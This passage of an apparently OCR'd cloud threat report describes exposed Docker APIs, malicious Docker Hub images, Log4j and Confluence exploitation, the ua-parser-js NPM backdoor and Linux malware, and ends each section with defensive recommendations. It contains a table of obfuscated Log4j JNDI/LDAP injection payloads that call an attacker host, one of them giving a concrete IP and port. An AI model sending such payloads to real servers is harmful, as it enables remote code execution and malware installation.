

Insecure configurations and hijacked access aren't the only concerns for security posture. **Leaving important but vulnerable applications open to the internet can lead to other types of compromise, as we discuss in the next section.**



Exposed Docker APIs and malicious containers

A common tactic we've observed is attackers compromising exposed Docker sockets by deploying malicious container images. In this scenario, malware can be deployed for Cryptojacking operations, or privileged containers can be used to facilitate escape to the underlying node.

Another similar technique we observed involves attackers strategically hosting malicious images in public repositories, such as Docker Hub, in the hopes they are deployed by unsuspecting entities. In Lacework Labs' blog post, we detailed brute force capabilities shipped within a Docker image hosted by Docker Hub user docker72590. The image to the right shows that this particular actor continues to update their image, which has been downloaded more than 10,000 times since August 2021.



This particular actor continues to update their image, which has been downloaded more than **10,000 times** since August 2021.

Cloud security posture takeaways

Cloud security posture management is one of the most important aspects of cloud security. Many cloud environments contain insecure configurations, and access to compromised cloud assets is easier than ever with the proliferation of cloud access brokers. The attack surface is wide and visibility can be foggy. We see threat actors chaining these missteps together to have a larger impact.

Recommendations

- Implement monitoring and alerting for configuration benchmarks and best practices.
- Work toward automated guardrails to reduce configuration mistakes.
- Ensure multi-factor authentication is in place for all external-facing assets.
- Ensure Docker APIs are not internet-accessible and measure against CIS benchmarks.
- Use verified images whenever you can and explore other methods for ensuring trusted builds.
- Enforcing container signing for your container deployments.



Vulnerabilities & software supply chain



31% of confirmed malware infections used Log4j as the initial infection vector

Cloud security posture issues and new vulnerabilities combine to give attackers a dangerous advantage. In the past six months, we saw a number of high-impact vulnerabilities affecting the cloud. Log4j was the most widespread high-risk vulnerability we saw in our monitored environments. In fact, **31% of confirmed malware infections used Log4j** as the initial infection vector. Additional RCE vulnerabilities affected multiple Apache projects including Tomcat, Airflow, and Tika.



Log4j

Log4j's critical RCE flaw (CVE 2021-44228) had a significant impact in December of 2021 as cryptocurrency miners and other attackers adopted publicly available proof-of-concept exploits to target exposed infrastructure running the Log4j library. The impact of this vulnerability is likely to be felt for a long time as organizations scramble to not only patch the vulnerability, but to discover whether Log4j is used in any of their software dependencies or even in the dependencies of these dependencies.

Lacework Labs observed a flood of requests with exploit payloads shortly after the vulnerability disclosure. A majority of the initial exploit requests were benign, such as researchers searching for the vulnerability. While some attacks were detected, the majority of successful exploitation attempts resulted in callbacks with no further actions.

As time went on, **the requests from benign sources dropped** off and the majority of requests began to come from malicious sources. Attackers even took some time off over the holidays, which we observed across both production and honeypot environments.



Over time, we watched scanning activity evolve into more frequent attacks, including some that deployed cryptominers and Distributed Denial of Service (DDoS) bots to affected systems. In addition to improving their payloads, adversaries continued to adapt their exploitation methods to stay ahead of signature-based detections used by many types of security products.

Evolution of Payload Obfuscation	
Original	${jndi:ldap//<attacker_ip_address>:<attacker_port>/path/to/resource}
Obfuscated LDAP	${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://<attacker_ip_address>:<attacker_port>/path/to/resource}
Obfuscated JNDI	${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://<attacker_ip_address>:<attacker_port>/path/to/resource}
Obfuscated JNDI	${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://<attacker_ip_address>:<attacker_port>/path/to/resource}
Obfuscated LDAP, JNDI, IP, and resource	${${::-j}${::-n}d${::-i}:${::-l}${::-d}${::-a}${::-p}://${::-1}${::-5}${::-9}.${::-2}${::-2}3.5.30:44${::-3}/${::-o}=${::-t}omca${::-t}}

Not only can the payload be obfuscated in a number of different ways, but the placement of the payload in the request can vary greatly as well. Looking across HTTP requests, Lacework Labs observed hundreds of permutations of this attack.

Within HTTP requests the payload is most commonly placed in the URI or an HTTP header, like User-Agent or Referrer. We saw payloads in more than 90 different HTTP header fields. Between payload manipulations and placement, there are many options for crafting a malicious request.

Log4j wasn't the only software dependency causing problems in late 2021. A backdoor in the NPM package `ua-parser-js` accounted for some of the other successful malware installations we saw.



HTTP delivery locations

NPM compromise

In October 2021, a `ua-parser-js` developer's NPM account was compromised and used to push a malicious update to the package. Given `ua-parser-js` had not been updated in over a year, the update received scrutiny from the NPM developer community, which quickly led to a git issue highlighting the backdoor. The attacker's backdoored package contained different payloads depending on the underlying OS. Linux systems received the popular open-source miner XMRig, while Windows systems received XMRig and a credential stealer.



Screenshot of malicious code inserted into ua-parser-js package. See the official Github advisory here.

Confluence CVE 2021-26084

Another high-impact vulnerability for cloud users came in early September 2021. CVE 2021-26084 allows for unauthenticated users to execute arbitrary commands on Confluence servers. This vulnerability was accompanied by proof-of-concept scripts on GitHub and exploit-db that enabled fast adoption by attackers.

We observed these utilities being built into existing toolkits to spread cryptocurrency mining tools such as XMRig. We observed the Muhstik botnet quickly taking advantage of Log4j and CVE 2021-26084. Muhstik, which is the malware family we most commonly observe in the wild, has become a benchmark for how quickly opportunistic attackers can integrate new, critical vulnerabilities into their operations. Once a proof of concept is available for any given internet-facing RCE, we expect them to be incorporated into malware like Muhstik within 48 hours.

Vulnerabilities & software supply chain takeaways

Vulnerability and dependency management are difficult tasks for cloud defenders. New RCEs arise unexpectedly, the backlog of vulnerabilities to fix can feel endless, and the use of open-source software that someone else controls creates visibility gaps. Log4j and the NPM `ua-parser-js` case highlight the threat that third-party software libraries can pose to the cloud. When new vulnerabilities arise, threat actors are quick to take advantage. With the evolutions in Linux malware we describe next, we believe the speed and scope of these attacks will increase.

Recommendations

- Implement controls on your CI/CD pipeline to keep from deploying known vulnerabilities to production.
- While the exposure itself is essential to comprehend, find, and patch, it's equally important to focus on improving your ability to detect post-exploitation activity, regardless of the initial access vector.
- Consider using a software bill of materials (SBOM) to inventory and track software usage in your environment.
- Plan ahead for the next RCE by picking a popular application or library in your environment and performing a tabletop simulation where a new zero-day is released.
- Enable two-factor authentication for revision control software to prevent brute force attacks against user accounts.
- Consider enforcing signed commits in revision control software.

Linux malware & the cloud

In addition to cloud security posture and vulnerability management, defenders must also keep abreast of the latest trends in malware design and deployment. Over the past six months, XMRig, Muhstik, and Mirai dominated the environment, accounting for a combined 74% of the malicious installations we observed.

Aside from the malware we've seen in the monitored environments, we proactively discovered a number of other threats, giving us insight into the evolving landscape of Linux-based malware. As sophisticated Linux malware continues to emerge, detection rates remain low.

ChaChi Linux variant

PYSA, which is short for "Protect Your Systems Amigo," is the handle of a prolific ransomware group, also known as "Mespinoza," who are currently the third most-impactful ransomware gang by number of victims (according to metrics from Ransom-DB). While they are known for targeting Microsoft Windows environments, in September 2021 we discovered a Linux version of ChaChi, a customized variant of an open-source Golang-based RAT that leverages DNS tunneling for command-and-control (C2) communication. This sample was configured to communicate with known PYSA infrastructure.

The timing of this was very interesting because in the weeks surrounding our discovery the BlackMatter ransomware gang, HelloKitty ransomware, and REvil ransomware were observed targeting ESXi servers with ELF encryptors. This trend raises concerns about growing ransomware attacks targeting Linux and the cloud.

Another alarming trend we noticed with new Linux malware samples is low detection rates. This particular sample had very low detection rates on VirusTotal initially.

This isn't the only Linux malware sample we found with a low detection rate and sophisticated capabilities.



AV Detection Rates



HCRootKit / Susteru Linux Rootkit

In the same month as the ChaChi Linux discovery, we investigated a malicious Linux binary after being tipped off by a Tweet from Avast Threat Labs. This threat contained three main components: a dropper which is a modified version of the Linux `kill` utility; a userland module with backdoor capabilities; and a kernel module rootkit designed to hide C2 traffic.

The C2 traffic is a protocol defined in Protobuf. The backdoor enables the attackers to obtain passwords, execute host commands, and tunnel through compromised hosts. More recent research from ESET suggests this rootkit is a part of a suite of tools called "FontOnLake."

Similar to the ChaChi Linux variant, some of these components had **low or no detections** in VirusTotal at the time of submission.



Dropper in VirusTotal

